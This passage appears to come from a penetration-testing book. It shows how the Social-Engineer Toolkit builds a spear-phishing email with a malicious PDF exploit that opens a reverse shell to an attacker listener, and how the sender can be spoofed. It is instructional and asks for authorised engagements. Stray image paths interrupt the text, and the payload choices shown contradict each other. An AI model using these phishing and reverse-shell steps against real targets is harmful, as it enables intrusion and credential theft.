Social Engineering Toolkit (SET)

Social Engineering Toolkit (**SET**) is an advanced, multifunctional, and easy-to-use computer-assisted social engineering toolset, created by the founders of TrustedSec (https://www.trustedsec.com/). It helps you prepare the most effective way to exploit client-side application vulnerabilities and makes a fascinating attempt to capture the target's confidential information (for example, e-mail passwords). Some of the most efficient and useful attack methods employed by SET include targeted phishing e-mails with a malicious file attachment, Java applet attacks, browser-based exploitation, gathering website credentials, creating infectious portable media (USB/DVD/CD), mass-mailer attacks, and other similar multiattack web vectors. This combination of attack methods provides you with a powerful platform to utilize and select the most persuasive technique that could perform an advanced attack against the human element.

To start SET, navigate to **Applications** | **Kali Linux** | **Exploitation Tools** | **Social Engineering Toolkit** | **setoolkit**.

You could also use the terminal to load SET:

```
root@kali:~# setoolkit
```

This will execute SET and display the following options:

```
[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
[---]                 Version: 4.7.2                   [---]
[---]               Codename: 'Headshot'               [---]
[---]         Follow us on Twitter: @trustedsec        [---]
[---]         Follow me on Twitter: @dave_rel1k        [---]
[---]       Homepage: https://www.trustedsec.com       [---]

    Welcome to the Social-Engineer Toolkit (SET). The one
 stop shop for all of your social-engineering needs.

     Join us on irc.freenode.net in channel #setoolkit

 The Social-Engineer Toolkit is a product of TrustedSec.

          Visit: https://www.trustedsec.com

Select from the menu:

  1) Social-Engineering Attacks
  2) Fast-Track Penetration Testing
  3) Third Party Modules
  4) Update the Metasploit Framework
  5) Update the Social-Engineer Toolkit
  6) Update SET configuration
  7) Help, Credits, and About

 99) Exit the Social-Engineer Toolkit

set>
```

In our test exercise, we will demonstrate an e-mail phishing attack with a malicious PDF attachment, which would compromise the target machine when executed.

> **Note**
>
> Do not use the update features of the packages within Kali Linux. Instead, update Kali on a frequent basis to have the most recently supported updates applied to your applications.


Targeted phishing attack

During this attack method, we will first create an e-mail template to be used with a malicious PDF attachment, select the appropriate PDF exploit payload,


choose a connectivity method for the compromised target, and send an e-mail to the target via a Gmail account. Note that you can also spoof the original sender e-mail and IP address by using the `sendmail` program available under Kali; you can enable its configuration from the `/usr/share/set/config/set_config` file. For more information, visit the *Social Engineer Toolkit (SET)* section at http://www.social-engineer.org/framework/Social_Engineering_Framework.

The steps to perform a targeted phishing attack are as follows:

1. Select **1** from the initial SET menu to see the following screenshot:



2. From the options seen in the preceding screenshot, we will select **1** to access the **Spear-Phishing Attack Vectors** section of SET, which will display the information shown in the following screenshot:



3. We must then select option **3** from the preceding screenshot to start the social engineering template, as shown in the following screenshot:

```
set:phishing>3
         [****]  Custom Template Generator [****]

Always looking for new templates! In the set/src/templates directory send an ema
il
   to davek@secmaniac.com if you got a good template!
set> Enter the name of the author: Steven
set> Enter the subject of the email: XYZ Inc Business Report
rol+c when finished: : Dear User,e, hit return for a new line. Contr
Next line of the body: Please find the attached document for XYZ Company
Next line of the body: Regards,
Next line of the body: Steven
Next line of the body:
```

4. As seen in the previous output, there might be some formatting issues. The template generator will only use what you have typed as part of the template. After completing the e-mail template, press *Ctrl + C* to return to the previous menu. At this point, we will move on to performing an e-mail attack. Select **1** from the **Perform a Mass Email Attack** menu. Then, choose **6** to select the **Adobe CoolType SING Table "uniquename" overflow** option, as shown in the following screenshot:

```
set:phishing>1

 Select the file format exploit you want.
 The default is the PDF embedded EXE.

           ********** PAYLOADS **********

   1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
   2) SET Custom Written Document UNC LM SMB Capture Attack
   3) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
   4) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
   5) Adobe Flash Player "Button" Remote Code Execution
   6) Adobe CoolType SING Table "uniqueName" Overflow
   7) Adobe Flash Player "newfunction" Invalid Pointer Use
   8) Adobe Collab.collectEmailInfo Buffer Overflow
   9) Adobe Collab.getIcon Buffer Overflow
  10) Adobe JBIG2Decode Memory Corruption Exploit
  11) Adobe PDF Embedded EXE Social Engineering
  12) Adobe util.printf() Buffer Overflow
  13) Custom EXE to VBA (sent via RAR) (RAR required)
  14) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
  15) Adobe PDF Embedded EXE Social Engineering (NOJS)
  16) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
  17) Apple QuickTime PICT PnSize Buffer Overflow
  18) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
  19) Adobe Reader u3D Memory Corruption Vulnerability
  20) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

set:payloads>
```

5. Enter the payload you want, which in this case is **6** for a Windows reverse TCP shell. Then, you need to enter the IP address for the listener as well as the port number that will be used to connect to it. For this fictional representation, we will use `192.168.1.1` as the IP address and `5555` as the port, as shown in the following screenshot:

```
set:payloads>1
set> IP address for the payload listener: 192.168.1.1
set:payloads> Port to connect back on [443]:5555
[-] Generating fileformat exploit...
[*] Payload creation complete.
[*] All payloads get sent to the /root/.set/template.pdf directory
[-] As an added bonus, use the file-format creator in SET to create your attachment.

   Right now the attachment will be imported with filename of 'template.whatever'

   Do you want to rename the file?

   example Enter the new filename: moo.pdf

    1. Keep the filename, I don't care.
    2. Rename the file, I want to be cool.

set:phishing>
```

6. We will rename the file so that we can take advantage of an opportunity to be cool and then choose the totally uncool filename `BizRep2010.pdf` as the new name for our payload. After this, we will need to let SET know what we plan on doing with this payload. Choose **1** to target a single e-mail address and then **1** again to move forward using the template that you created earlier. Your current screen should look similar to the following screenshot:

```
   What do you want to do:

   1.  E-Mail Attack Single Email Address
   2.  E-Mail Attack Mass Mailer

   99. Return to main menu.

set:phishing>1

   Do you want to use a predefined template or craft
   a one time email template.

   1. Pre-Defined Template
   2. One-Time Use Email Template

set:phishing>1
[-] Available templates:
1: WOAAAA!!!!!!!!!! This is crazy...
2: Order Confirmation
3: New Update
4: Status Report
5: How long has it been?
6: Computer Issue
7: Baby Pics
8: Have you seen this?
9: Strange internet usage from your computer
10: Dan Brown's Angels & Demons
11: XYZ Inc Business Report
set:phishing>
```

7. At this point, we select our previously created e-mail template (**11**). The same template can be used over multiple social engineering attacks. The quality of the templates that you create will greatly influence the effectiveness of your phishing campaign. At this point, you would use a valid e-mail relay or a Gmail account to send the targeted attack to the end user.

> **Note**
>
> Use this attack only if it is part of your rules of engagement and your client understands what you will be doing. This tool allows you to send out live infected files to the e-mail recipients and laws regarding this could vary depending on where you reside and where you are launching the tests. Once you place the e-mail information in the tool, it will immediately attempt a connection and send the file. There is no warning button.

8. Once the attack has been set up, we should wait for a victim to launch our malicious PDF file. As soon as the victim executes our PDF attachment, we will be thrown back with a reverse shell access to their computer. Note that the IP address `192.168.1.1` is an attacker machine (that is, Steven) that listens on port `5555` for a reverse shell connection from the victim's computer.

So, we have successfully socially engineered our target to acquire remote access to the victim's computer. Let's get an interactive shell prompt and execute the Windows commands.

We can utilize SET to launch an e-mail phishing attack against a single person or multiple people at the same time. It provides us with an effective customization and integration of e-mail to draw a secure path for the social engineer. This scenario is typically useful if you want to target multiple corporate employees while maintaining the covertness of your actions.

SET is continually updated by its creators, and as such is subject to undergo drastic changes at any moment. We have only scratched the surface of this tool's capability. It is highly recommended that you continue to learn about this formidable social engineering toolset by visiting https://www.trustedsec.com/downloads/social-engineer-toolkit/; start by watching the videos that are presented on that site.